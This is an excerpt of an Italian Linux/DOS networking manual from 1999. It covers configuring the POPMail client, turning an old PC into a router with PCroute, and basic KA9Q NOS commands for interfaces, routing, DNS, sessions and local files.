



Figura 97.2: La composizione di un messaggio di posta elettronica attraverso POPMail.

## 97.5.1 POPMAIL.EXE

```
popmail
```

POPMail si compone di un unico eseguibile monolitico: **POPMAIL.EXE**. Tutte le sue funzionalità sono incorporate in questo, compresa la configurazione. Appena si avvia il programma si ottiene un'interfaccia amichevole che permette l'uso del mouse.

### 97.5.1.1 Menu Setup

La configurazione del programma si definisce attraverso le funzioni del menu **Setup**. In particolare è importante la voce **Network**, attraverso cui si accede a una maschera per la definizione degli indirizzi e dei nomi utilizzati. In questa fase, è importante stabilire il tipo di protocollo che si intende utilizzare. Questo lo si fa attraverso l'indicazione della porta di comunicazione. Quella predefinita è 109 corrispondente a POP2, altrimenti si può utilizzare la porta 110 in modo da collegarsi a un servizio POP3.





Figura 97.3: La finestra principale della configurazione di POPMail. Si può osservare che il nodo è quello che fornisce il servizio SMTP, mentre subito sotto è indicato l'indirizzo dell'elaboratore locale.





Figura 97.4: Selezionando il pulsante **`Advanced`** dalla finestra principale di configurazione, si ottiene questa finestra di informazioni aggiuntive. La selezione del tipo di protocollo dipende dal numero di porta selezionato. In questo caso, essendo il numero 110, si utilizza il protocollo POP3.

#### 97.5.1.2 Menu Windows

Una volta definita la configurazione, si può iniziare a utilizzare il programma per ricevere e spedire posta. Esistono tre finestre: una per la composizione dei messaggi, un'altra per la loro lettura e l'ultima per il taglia-copia-incolla. Per passare da una finestra all'altra, occorre richiamare questo menu.

#### 97.5.1.3 Menu «=»

Il menu dell'applicazione, quello precedente a **`File`**, permette di accedere a funzionalità aggiuntive e molto utili. Si può utilizzare una finestra Telnet, si può ottenere la risoluzione di indirizzi IP e si può eseguire il *ping*.





Figura 97.5: Una sessione Telnet attraverso POPMail.


Figura 97.6: La presenza di una funzione di *ping* completa l'applicativo POPMail.

## 97.6 PCroute

PCroute permette di trasformare un vecchio PC (i286 o inferiore) in un router. Può essere ottenuto presso Simtelnet all'indirizzo <*ftp://ftp.cdrom.com/pub/simtelnet/msdos/network/pcrte224.zip*>.

Nell'archivio che viene distribuito, è presente il sorgente e diverse versioni compilate, per l'uso delle schede di rete più comuni nel passato. Tra queste versioni già pronte ne esiste una in grado di utilizzare i driver di pacchetto mostrati all'inizio di questo capitolo. Gli esempi che verranno mostrati qui si riferiscono all'utilizzo dei driver di pacchetto.

### 97.6.1 Configurazione dei driver di pacchetto

Se si decide di utilizzare la versione già compilata per i driver di pacchetto, cioè `PKTPKT.EXE`, è necessario prima configurare i driver di pacchetto, poi si può pensare alla configurazione di PCroute.

La versione precompilata, `PKTPKT.EXE`, prevede l'utilizzo di due *interrupt* software per comunicare con i driver di pacchetto, 0x60 e 0x61, dove il primo si riferisce alla prima interfaccia e l'altro alla seconda.

Supponendo di utilizzare schede di rete compatibili NE2000, e che utilizzino rispettivamente le risorse IRQ 10, I/O 0x280, e IRQ 11, I/O 0x300, la configurazione dei driver di pacchetto dovrebbe essere la seguente:

```
ne2000 0x60 0x0a 0x280
```

```
ne2000 0x61 0x0b 0x300
```

### 97.6.2 Configurazione di PCroute

Per fare funzionare PCroute è necessario l'eseguibile `PCROUTE.EXE`, nel nostro caso si tratta di `PKTPKT.EXE` a cui viene cambiato nome in questo modo, e `CONFIG.EXE`, che serve a generare il file di configurazione di PCroute.

Si suppone che la prima scheda sia inserita nella rete 192.168.1.0 e che abbia l'indirizzo 192.168.1.254; inoltre si suppone che la seconda sia nella rete 192.168.2.0 con l'indirizzo 192.168.2.254. Non si prevede la necessità di indicare altri instradamenti per mezzo di altri router.

```
C:\PCROUTE> CONFIG[Invio]
```

```
This program creates/edits the pcroute.cfg file
```

Inizia una configurazione interattiva, a cominciare dalle indicazioni riferite alla prima interfaccia, cioè quella collegata al driver di pacchetto attraverso l'IRQ 0x60.

```
Configuring an interface
```

```
Address for the interface [0.0.0.0] ? 192.168.1.254[Invio]
```

```
Subnet mask for the interface [255.255.255.0] ? 255.255.255.0[Invio]
```

```
Flag Meanings (if set)
    Bit 0 (1h)  - Don't send routing updates out this interface
    Bit 1 (2h)  - Don't listen to routing updates from this interface
    Bit 2 (4h)  - Proxy Arp for all subnets
    Bit 3 (8h)  - Turn off directed broadcasts
    Bit 4 (10h) - Turn off the issuing of ICMP redirects
    Bit 5 (20h) - Broadcast using old (0's) format
```

```
Flags (HEX) for the interface [0H] ? 0H[Invio]
```

```
Routing Metric (HEX) for the interface [1H] ? 1H[Invio]
```

A questo punto si passa alla configurazione della seconda interfaccia, cioè quella collegata al driver di pacchetto attraverso l'IRQ 0x61.

```
Configuring an interface
```

```
Address for the interface [0.0.0.0] ? 192.168.2.254[Invio]
```

```
Subnet mask for the interface [255.255.255.0] ? 255.255.255.0[Invio]
```

```
Flag Meanings (if set)
    Bit 0 (1h)  - Don't send routing updates out this interface
    Bit 1 (2h)  - Don't listen to routing updates from this interface
    Bit 2 (4h)  - Proxy Arp for all subnets
    Bit 3 (8h)  - Turn off directed broadcasts
    Bit 4 (10h) - Turn off the issuing of ICMP redirects
    Bit 5 (20h) - Broadcast using old (0's) format
```

```
Flags (HEX) for the interface [0H] ? 0H[Invio]
```

```
Routing Metric (HEX) for the interface [1H] ? 1H[Invio]
```

Gli instradamenti sulle reti cui sono connesse le interfacce vengono definiti in modo automatico. Si decide di non indicare altri instradamenti particolari.

```
If you wish to configure static routes do so here.  To stop type a '.'

  Flag Meanings (if set)
      Bit 0 (1h)  - Local route, do not propagate it
      Bit 1 (2h)  - Transient route, subject to RIP protocol
```

```
Network [0.0.0.0] ? .[Invio]
```

Da questo punto non si seleziona alcuna opzione particolare.

```
If you wish to forward bootp packets please enter the address
  of the address to forward it to.  This address can be a
  directed broadcast.  0.0.0.0  means don't forward
```

```
Address to forward bootp packets [0.0.0.0] ? 0.0.0.0[Invio]

Once PCroute boots up, it sends all log messages to a network
  host running a BSD UNIX syslogd daemon.  To disable
  logging enter 0.0.0.0

Host to send loging info to [0.0.0.0] ? 0.0.0.0[Invio]

Mask Meanings (0 = Log, 1 = Don't log)
    Bit 0 (1h)  - System
    Bit 1 (2h)  - Routing
    Bit 2 (4h)  - Monitor
    Bit 3 (8h)  - Localtalk

Logging mask for this router [0H] ? 0H[Invio]

There are 8 routing 'levels' supported
    0 - Emergency    1 - Alert    2 - Critical    3 - Error
    4 - Warning      5 - Notice   6 - info        7 - Debug
Only messages with a level less than the logging level are sent

Logging level [0H] ? 0H[Invio]
```

A questo punto la configurazione termina e ne viene generato il file `PCROUTE.CFG`.

### 97.6.3 Conclusione

PCroute, per funzionare richiede solo l'avvio dell'eseguibile (**`PCROUTE.EXE`**), che ha la necessità di trovare il file `PCROUTE.CFG` nella directory corrente. Dopo l'avvio, l'elaboratore risulta bloccato, essendo destinato esclusivamente alla funzione di instradamento.

La documentazione di PCroute spiega meglio come gestire le varie opzioni che nell'esempio sono state semplicemente evitate, e anche come sfruttare la possibilità di monitorare il funzionamento di PCroute attraverso il registro di sistema di un elaboratore come GNU/Linux.

## 97.7 Riferimenti

- *The valuable DOS freeware page*

  *<http://www.geocities.com/SiliconValley/7737/>*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Introduzione a NOS-KA9Q – IPv4 per DOS

NOS è una sorta di sistema operativo per le reti IPv4 nato per soddisfare le esigenze dei radioamatori. Se si considerano l'età e il fatto che funziona perfettamente su un sistema operativo Dos, si tratta di un applicativo eccezionale quando si dispone di hardware molto vecchio. La sigla KA9Q è il nominativo da radioamatore dell'autore originale di questo programma, Phil Karn, e spesso si fa riferimento a questo software indifferentemente con le sigle KA9Q, NOS o qualcosa che termina per *NOS.[1]

Esistono diverse interpretazioni del sistema NOS-KA9Q; probabilmente il riferimento migliore per ottenere il materiale necessario sono i depositi Coast-net e Simtelnet, che ospitano una directory apposita per questo: <*ftp://ftp.cyberway.com.sg/pub/coast/msdos/ka9q/*> e <*ftp://ftp.cdrom.com/pub/simtelnet/msdos/tcpip/*>. In particolare è necessario prelevare il file contenente l'eseguibile **`NET.EXE`**, che potrebbe avere un nome simile a `e920603.zip` (dove il numero corrisponde alla data ed eventualmente potrebbe essere sostituito da una versione più recente) e poi conviene prelevare altri file per ottenere della documentazione: `intronos.zip`, `ka9qbgn.zip` e `nos_slfp.zip` (quest'ultimo può essere utile soprattutto per vedere come potrebbe essere effettuata una connessione PPP attraverso la porta seriale e il modem).

> La versione 920603, corrispondente al file `e920603.zip`, è adatta ad architetture i86 di qualunque tipo (dal 8088 in su). Probabilmente questo vale anche per qualche versione più recente, ma si deve fare attenzione: la versione 951123 è fatta per i386 o superiori. Se non si riesce a trovare una versione del programma **`NET.EXE`** abbastanza vecchia, si può provare a usare quella contenuta nel pacchetto `nos_slfp.zip`. In questo capitolo si fa riferimento a una versione di NOS per architetture modeste (i286 o inferiori).

NOS, una volta avviato, prende il controllo del sistema e i comandi che si impartiscono sono interpretati da questo, senza passare per il Dos sottostante. Questa è anche la ragione per cui si introduce all'uso di questo programma in un capitolo separato, rispetto a quello già dedicato agli applicativi Dos (capitolo 97).

> In questo capitolo vengono mostrate le caratteristiche «normali» di NOS, nel senso che di questo sistema di rete sono state realizzate un'infinità di varianti. Evidentemente, il NOS che si può trovare può corrispondere o meno alle caratteristiche che vengono descritte qui. Se il pacchetto NOS che si trova contiene qualche file di documentazione, conviene leggerlo per verificare che tutto corrisponda a quanto previsto.

## 98.1 Preparazione

Anche se non si intendono sfruttare a fondo tutte le possibilità di NOS, conviene creare tutte le directory previste da questo mini sistema di rete. Se non si vuole fare fatica nella configurazione, conviene predisporre quelle seguenti, che riguardano le versioni «normali» di NOS:

```
C:\SPOOL
C:\SPOOL\HELP
C:\SPOOL\MAIL
C:\SPOOL\MQUEUE
C:\SPOOL\RQUEUE
C:\SPOOL\NEWS
```

Come si può intuire, si tratta di spazi predisposti per la gestione della posta elettronica; cosa che comunque non verrà mostrata in questo capitolo.

Volendo utilizzare una posizione diversa, nello stesso disco o in un altro, occorre almeno mantenere la stessa struttura; per esempio come nel modo seguente, tenendo conto che occorre avviare il programma **`NET.EXE`** specificando questa variante nelle opzioni.

```
D:\NOS\SPOOL
D:\NOS\SPOOL\HELP
D:\NOS\SPOOL\MAIL
D:\NOS\SPOOL\MQUEUE
D:\NOS\SPOOL\RQUEUE
D:\NOS\SPOOL\NEWS
```

[1] NOS è disponibile in varie versioni per diversi sistemi operativi: PMNOS per Presentation Manager (OS/2), AmigaNOS per Amiga, e TNOS per GNU/Linux! L'attenzione di questo capitolo è comunque rivolta alle versioni di NOS per Dos.

### 98.1.1 Configurazione con il file AUTOEXEC.NET

Nella directory utilizzata come punto di inizio della gerarchia del sistema NOS, va collocato il file di configurazione `AUTOEXEC.NET`. Questo rappresenta semplicemente una sequenza di comandi NOS da eseguire prima di mostrare il *prompt* all'utente. È abbastanza importante predisporre questo file, per non dover ogni volta ridefinire la configurazione delle interfacce e gli instradamenti relativi.

Ovviamente, per sapere come predisporre questo file occorre conoscere i comandi del sistema NOS. Per cominciare si tenga presente che sono ammessi i commenti prefissati dal simbolo **`#`** e terminati dalla fine della riga in cui appaiono; inoltre, se si utilizza un elaboratore appartenente alla famiglia «AT», cioè quelli che hanno un'architettura i286 o superiore, può essere utile indicare il comando **`isat on`**. Per il momento si osservi l'esempio seguente, che si riferisce all'uso di una scheda di rete gestita attraverso un driver di pacchetto di quelli descritti nel capitolo precedente (97).

```
# Se non si tratta di un elaboratore compatibile IBM AT (o superiore),
# la riga seguente deve essere commentata o eliminata.
#isat on


# Configurazione dell'interfaccia di rete utilizzando il
# riferimento al packet driver (il nome ethernet0 viene stabilito qui,
# e non si tratta di una convenzione di NOS).
attach packet 0x7e ethernet0 8 1500

# Definizione dell'indirizzo IP dell'interfaccia di rete.
ifconfig ethernet0 ipaddress 192.168.1.10
ifconfig ethernet0 netmask 255.255.255.0

# Instradamento.
route add 192.168.1.0/24 ethernet0
route add default ethernet0 192.168.1.254

# DNS
domain addserver 192.168.1.1
domain suffix brot.dg.

# Servizi abilitati.
start discard
start echo
start finger
start ftp
```

### 98.1.2 Packet driver

Il sistema NOS richiede per funzionare che le interfacce di rete da utilizzare siano controllate da un driver di pacchetto, tranne nei casi in cui è in grado di gestirsele da solo. NOS può utilizzare i driver di pacchetto già mostrati nel capitolo 97 e altri specifici, come nel caso del file `nos_slfp.zip` che contiene il necessario per gestire una connessione PPP partendo dal controllo della porta seriale e del modem.

Per non appesantire troppo la presentazione del sistema NOS, vengono mostrati solo esempi che fanno riferimento a una scheda di rete gestita attraverso un driver di pacchetto configurato in modo da utilizzare l'IRQ 0x7e per comunicare con le applicazioni. Volendo fare il solito esempio della scheda NE2000 configurata per usare l'IRQ 11 e la porta di I/O 0x300, si tratta di usare il comando seguente:

```
NE2000.COM 0x7e 0x0b 0x300
```

### 98.1.3 Avvio del sistema NOS (NET.EXE)

Tutto il sistema NOS è inserito in un unico eseguibile Dos: **`NET.EXE`**. All'avvio del programma può essere conveniente utilizzare qualche opzione.

`NET [-b] [-s` ⟨*n-porte*⟩`] [-d` ⟨*directory-NOS*⟩`] [`⟨*file-configurazione*⟩`]`

Dopo l'avvio, il sistema NOS mostra alcune informazioni riferite alla versione e quindi il *prompt*:

```
KA9Q NOS version 910618 -> 911007 (ghm/was)
Copyright 1990 by Phil Karn, KA9Q
net> _
```

Qui viene mostrata una versione particolarmente vecchia del programma; se si trattasse di un'edizione specifica per microprocessori i386 o superiori, tale informazione apparirebbe tra quelle che precedono il *prompt*.

Tutti i comandi che vengono descritti nelle sezioni successive devono essere impartiti al sistema NOS attraverso il *prompt* **`net>`**, oppure possono essere collocati nel file di configurazione (di solito `AUTOEXEC.NET`).

Opzioni e argomenti

`-b`

Con questa opzione si costringe NOS ad aggiornare lo schermo attraverso le funzioni del BIOS, anziché accedendo direttamente alla memoria video. Ciò rallenta le operazioni, ma può essere necessario in alcune circostanze, quando si vede che la visualizzazione sullo schermo non funziona come ci si aspetterebbe.

`-s` ⟨*n-porte*⟩

In condizioni normali, NOS gestisce un massimo di 40 connessioni (un massimo di 40 porte). Se si vuole modificare questo valore si può intervenire con l'opzione **`-s`**.

`-d` ⟨*directory-NOS*⟩

Se la struttura di directory che richiede NOS si trova a partire da una posizione differente dalla radice del disco **`C:`**, l'opzione **`-d`** permette di indicarlo esplicitamente.

⟨*file-configurazione*⟩

Se si vuole indicare esplicitamente il file di configurazione (che di solito dovrebbe essere ⟨*directory-NOS*⟩`\AUTOEXEC.NET`), questo può essere inserito come ultimo argomento della riga di comando, senza l'indicazione di un'opzione apposita.

Esempi

`C:\>` **`NET`**

Avvia il sistema NOS utilizzando la gerarchia che si articola a partire dalla directory radice del disco **`C:`** (`C:\SPOOL\*`) e il file di configurazione `C:\AUTOEXEC.NET`.

`C:\>` **`NET -d C:\NOS`**

Avvia il sistema NOS utilizzando la gerarchia che si articola a partire dalla directory `C:\NET\` (`C:\NET\SPOOL\*`) e il file di configurazione `C:\NET\AUTOEXEC.NET`.

`C:\>` **`NET -d C:\NOS C:\NOS.RC`**

Avvia il sistema NOS utilizzando la gerarchia che si articola a partire dalla directory `C:\NET\` (`C:\NET\SPOOL\*`) e il file di configurazione `C:\NOS.RC`.

### 98.1.4 Conclusione del funzionamento del sistema NOS

Dal momento che il sistema NOS si comporta come una shell, si può intuire il modo attraverso il quale si conclude il suo funzionamento: attraverso il comando **`exit`**:

```
net> exit
```

### 98.1.5 Guida interna

Come suggerisce lo stesso NOS quando si inserisce un comando errato, è disponibile una mini guida interna costituita dall'elenco dei comandi. Si ottiene con **`help`**, oppure semplicemente con **`?`**. Non è molto, dal momento che non viene mostrata la sintassi rispettiva, comunque è sempre meglio di nulla.

```
net> help
```

## 98.2 Interfacce, instradamento e nomi

Le cose più importanti da fare per poter utilizzare il sistema NOS, sono la definizione delle interfacce, l'instradamento e la risoluzione dei nomi. Le interfacce vengono «attaccate» attraverso il comando **`attach`**, quindi vengono configurate attraverso **`ifconfig`**, e l'instradamento viene definito attraverso il comando **`route`**. NOS non ha funzionalità di DNS, a parte la possibilità di risolvere alcuni nomi di dominio per conto proprio, e si avvale di un DNS esterno attraverso il comando **`domain`**.

I comandi che vengono descritti in queste sezioni sono usati generalmente per la configurazione attraverso il file `AUTOEXEC.NET`. Ciò dovrebbe essere intuitivo dato il tipo di operazioni che si svolgono con questi.

### 98.2.1 Comandi attach e detach

Attraverso il comando **`attach`** si possono definire le interfacce utilizzate. Di solito l'eseguibile **`NET.EXE`** è predisposto per la gestione delle porte seriali (**`asy`**) e per l'uso di un driver di pacchetto esterno.

`attach asy` ⟨*I/O*⟩ ⟨*IRQ*⟩ `{ ppp | slip }` ⟨*nome-interfaccia*⟩ ⟨*dim-buffer*⟩ ⟨*mtu*⟩ ⟨*bps*⟩ `[c][r][v]`

`attach packet` ⟨*IRQ*⟩ ⟨*nome-interfaccia*⟩ ⟨*coda-trasmissione*⟩ ⟨*mtu*⟩

Quello che si vede rappresenta la sintassi per la definizione di un'interfaccia seriale (PPP, SLIP, o altre che non sono state indicate), e per un'interfaccia comandata da un driver di pacchetto esterno.

Nel caso del tipo **`asy`**, cioè della connessione seriale, il numero di IRQ e l'indirizzo di I/O si riferiscono a quelli della porta seriale stessa; inoltre, gli ultimi argomenti sono la velocità espressa in bps, e una stringa facoltativa dove possono apparire le lettere **`c`**, **`r`** e **`v`**. Queste lettere rappresentano tre modalità: se appare la **`c`** si utilizza il protocollo RTS/CTS; se appare la **`r`** si abilita la sensibilità al segnale CD (*Carrier Detect*); se appare la **`v`** si abilita la compressione Van Jacobson delle intestazioni TCP/IP, ma solo per le connessioni SLIP.

Con le interfacce gestite da un driver di pacchetto esterno diventa tutto più facile, dal momento che la cosa più importante è solo l'indicazione del'indirizzo IRQ software (quello che serve a individuare il driver).

Per eliminare un'interfaccia si utilizza invece il comando **`detach`** secondo la sintassi seguente:

`detach` ⟨*interfaccia*⟩

#### Esempi

```
attach packet 0x7e ethernet0 8 1500
```

Utilizza un driver di pacchetto per gestire una scheda Ethernet. L'indirizzo IRQ per comunicare con il driver è 0x7e; viene definito il nome **`ethernet0`** per fare riferimento a questa scheda; si pone il limite di 8 pacchetti per la coda di trasmissione; si stabilisce l'unità massima di trasmissione in 1500 byte.

```
attach asy 0x3f8 4 slip sl0 1024 256 9600
```

Questo esempio è tratto dalla documentazione di NOS e si riferisce a una connessione SLIP attraverso la porta seriale individuata dall'indirizzo di I/O 0x3f8 e dall'IRQ 4. Il nome che viene attribuito è **`sl0`**; viene definito un *buffer* di ricezione di 1024 byte; la dimensione massima dei pacchetti trasmessi è di 256 byte; la velocità della porta seriale è di 9600 bps.

```
attach asy 0x3f8 4 ppp pp0 4096 1500 9600 r
```

Anche questo esempio è tratto dalla documentazione di NOS e si riferisce a una connessione PPP attraverso la porta seriale individuata dall'indirizzo di I/O 0x3f8 e dall'IRQ 4. Il nome che viene attribuito è **`pp0`**; viene definito un *buffer* di ricezione di 4096 byte; la dimensione massima dei pacchetti trasmessi è di 1500 byte; la velocità della porta seriale è di 9600 bps; viene abilitato il controllo della linea CD del modem.

```
detach ethernet0
```

Elimina l'interfaccia **`ethernet0`**.

### 98.2.2 Comando ifconfig

Attraverso il comando **`ifconfig`** si possono configurare le interfacce definite in precedenza con il comando **`attach`**. Il comando può assumere diverse forme, ma in particolare sono importanti gli schemi seguenti:

`ifconfig [`⟨*nome-interfaccia*⟩`]`

`ifconfig` ⟨*nome-interfaccia*⟩ `ipaddress` ⟨*indirizzo-IP*⟩

`ifconfig` ⟨*nome-interfaccia*⟩ `netmask` ⟨*maschera-IP*⟩

Utilizzando il comando da solo, senza argomenti, si ottiene la visualizzazione dello stato di tutte le interfacce di rete, comprese quelle predefinite; se si specifica il nome di un'interfaccia, il risultato si limita allo stato di questa. La seconda e la terza modalità servono invece per abbinare un indirizzo IP e una maschera di rete all'interfaccia.

#### Esempi

```
ifconfig ethernet0
```

Mostra lo stato dell'interfaccia **`ethernet0`**, che in precedenza era stata dichiarata con questo nome.

```
ifconfig ethernet0 ipaddress 192.168.1.10
```

Abbina all'interfaccia l'indirizzo IP 192.168.1.10.

```
ifconfig ethernet0 netmask 255.255.255.0
```

Abbina all'interfaccia la maschera IP 255.255.255.0.

### 98.2.3 Comando route

Il comando **`route`** permette di definire gli instradamenti attraverso le interfacce di rete configurate precedentemente, specificando eventualmente anche i router necessari a raggiungere le reti esterne.

`route`

`route add` ⟨*indirizzo-IP*⟩`/`⟨*n-bit-maschera*⟩ ⟨*nome-interfaccia*⟩ `[`⟨*router*⟩`]`

`route add default` ⟨*nome-interfaccia*⟩ `[`⟨*router*⟩`]`

La sintassi mostrata rappresenta una semplificazione del comando necessario a definire un instradamento. La coppia ⟨*indirizzo-IP*⟩/⟨*n-bit-maschera*⟩ è un modo per rappresentare l'indirizzo di una rete in modo compatto: il numero di bit rappresenta quanti bit iniziali devono essere posti a uno nella maschera di rete.

Per eliminare un instradamento si utilizza la forma seguente:

`route drop` ⟨*indirizzo-IP*⟩`/`⟨*n-bit-maschera*⟩

`route drop default`

Esempi

```
route
```

Mostra l'instradamento delle interfacce.

```
route add 192.168.1.0/24 ethernet0
```

Definisce l'instradamento per la rete identificata dagli indirizzi 192.168.1.* attraverso l'interfaccia **`ethernet0`**.

```
route add default ethernet0 192.168.1.254
```

Definisce l'instradamento predefinito attraverso il router 192.168.1.254.

### 98.2.4 Comando domain

Il comando **`domain`** permette di definire quali sono i servizi DNS a cui il sistema NOS può rivolgersi; permette anche di configurare il loro utilizzo e di definire eventualmente una risoluzione locale per alcuni indirizzi. Qui viene mostrato solo come dichiarare l'uso dei servizi DNS e il dominio predefinito.

`domain addserver` ⟨*indirizzo-IP-DNS*⟩

`domain suffix [`⟨*suffisso-predefinito*⟩`]`

Esempi

```
domain addserver 192.168.1.1
domain addserver 192.168.1.2
```

Dichiara l'uso del servizio DNS collocato presso i nodi 192.168.1.1 e 192.168.1.2.

```
domain suffix brot.dg.
```

Dichiara che in caso di nomi di dominio incompleti viene aggiunto il suffisso **`brot.dg`**.

```
domain suffix
```

Mostra il suffisso predefinito per i nomi di dominio.

## 98.3 Gestione delle sessioni

Il sistema NOS può gestire diverse sessioni di lavoro, corrispondenti ad altrettante attività che implicano l'instaurarsi di una connessione. Per esempio si possono gestire diverse connessioni Telnet simultaneamente, e lo stesso dicasi per l'utilizzo dell'FTP. Tutto questo funziona in modo paragonabile al sistema delle console virtuali di GNU/Linux: con il sistema NOS c'è una finestra per la modalità di comando, dove si trova il *prompt* e attraverso la quale si impartiscono i comandi, e le finestre delle sessioni che vengono aperte automaticamente in base al tipo di comando che viene dato.

Quando ci si trova a interagire con una sessione è possibile tornare alla finestra della modalità di comando attraverso il tasto [ *F10* ] (vale solo per il NOS che si basa sul Dos), e poi da lì è possibile tornare a una sessione attraverso il comando **`session`**. Da questo si comprende che le sessioni sono numerate, e questo avviene in modo automatico. Una di queste è anche la sessione attiva, ovvero quella a cui si potrebbe fare riferimento quando non se ne specifica il numero.

### 98.3.1 Comando session

`session [`⟨*n-sessione*⟩`]`

Il comando **`session`** permette di tornare a una sessione ancora attiva, specificandone il numero. Se questo non viene indicato, si ottiene l'elenco delle sessioni esistenti.

Esempi

`session`

Elenca le sessioni esistenti.

`session 1`

Torna alla prima sessione.

### 98.3.2 Comando close

`close [`⟨*n-sessione*⟩`]`

Il comando **`close`** interrompere una connessione TCP attraverso l'invio di un pacchetto FIN (che serve a chiudere una connessione del genere). Il risultato che si ottiene di solito è che la sessione corrispondente termina.

Esempi

`close`

Interrompe la connessione della sessione corrente.

`close 1`

Interrompe la connessione della prima sessione.

### 98.3.3 Comando reset

`reset [`⟨*n-sessione*⟩`]`

Il comando **`reset`** interrompere una connessione TCP attraverso l'invio di un pacchetto RST. Il risultato che si vuole ottenere è la conclusione della sessione corrispondente, ma dal momento che il metodo dell'invio di un pacchetto RST non garantisce l'ottenimento di ciò, sarebbe preferibile utilizzare il comando **`close`** al suo posto.

### 98.3.4 Comando abort

`abort [`⟨*n-sessione*⟩`]`

Il comando **`abort`** permette di interrompere un'operazione di carico o scarico dati attraverso una sessione FTP. La sessione in questione non viene chiusa.

Esempi

`abort`

Interrompe le operazioni di carico-scarico nella sessione corrente, purché di FTP.

`abort 1`

Interrompe le operazioni di carico-scarico nella prima sessione, purché sia di FTP.

## 98.4 Attività nel sistema locale

Dal momento che non è possibile intervenire direttamente sul sistema operativo sottostante senza interrompere le connessioni che eventualmente fossero state instaurate, NOS deve incorporare alcune funzionalità che non hanno attinenza con la rete, ma che sono indispensabili a livello pratico.

### 98.4.1 Directory

I percorsi delle directory possono essere indicati utilizzando sia le barre oblique inverse (`\`) che quelle normali (`/`) per la separazione dei nomi che li compongono.

`cd [`⟨*percorso*⟩`]`

Permette di cambiare la directory corrente nel sistema sottostante. Se viene utilizzato senza l'indicazione del percorso, si ottiene la visualizzazione della directory corrente.

`pwd`

Mostra quale sia la directory corrente.

`dir [`⟨*percorso*⟩`]`

Elenca il contenuto della directory corrente.

`mkdir [`⟨*percorso*⟩`]`

Crea una directory nel sistema operativo sottostante.

`rmdir [`⟨*percorso*⟩`]`

Elimina una directory nel sistema operativo sottostante.

### 98.4.2 File

`more` ⟨*file*⟩`...`

Scorre il testo di uno o più file del sistema operativo sottostante, facendo una pausa tra le schermate.

`rename` ⟨*file-origine*⟩ ⟨*file-destinazione*⟩

Rinomina o sposta un file del sistema operativo sottostante.

`delete` ⟨*file*⟩`...`

Elimina i file indicati negli argomenti dal sistema operativo sottostante.

### 98.4.3 Varie

`!` | `shell`

Sospende il funzionamento di NOS per aprire una shell del sistema operativo sottostante (**`COMMAND.COM`**).

## 98.5 Gestione della rete e delle connessioni

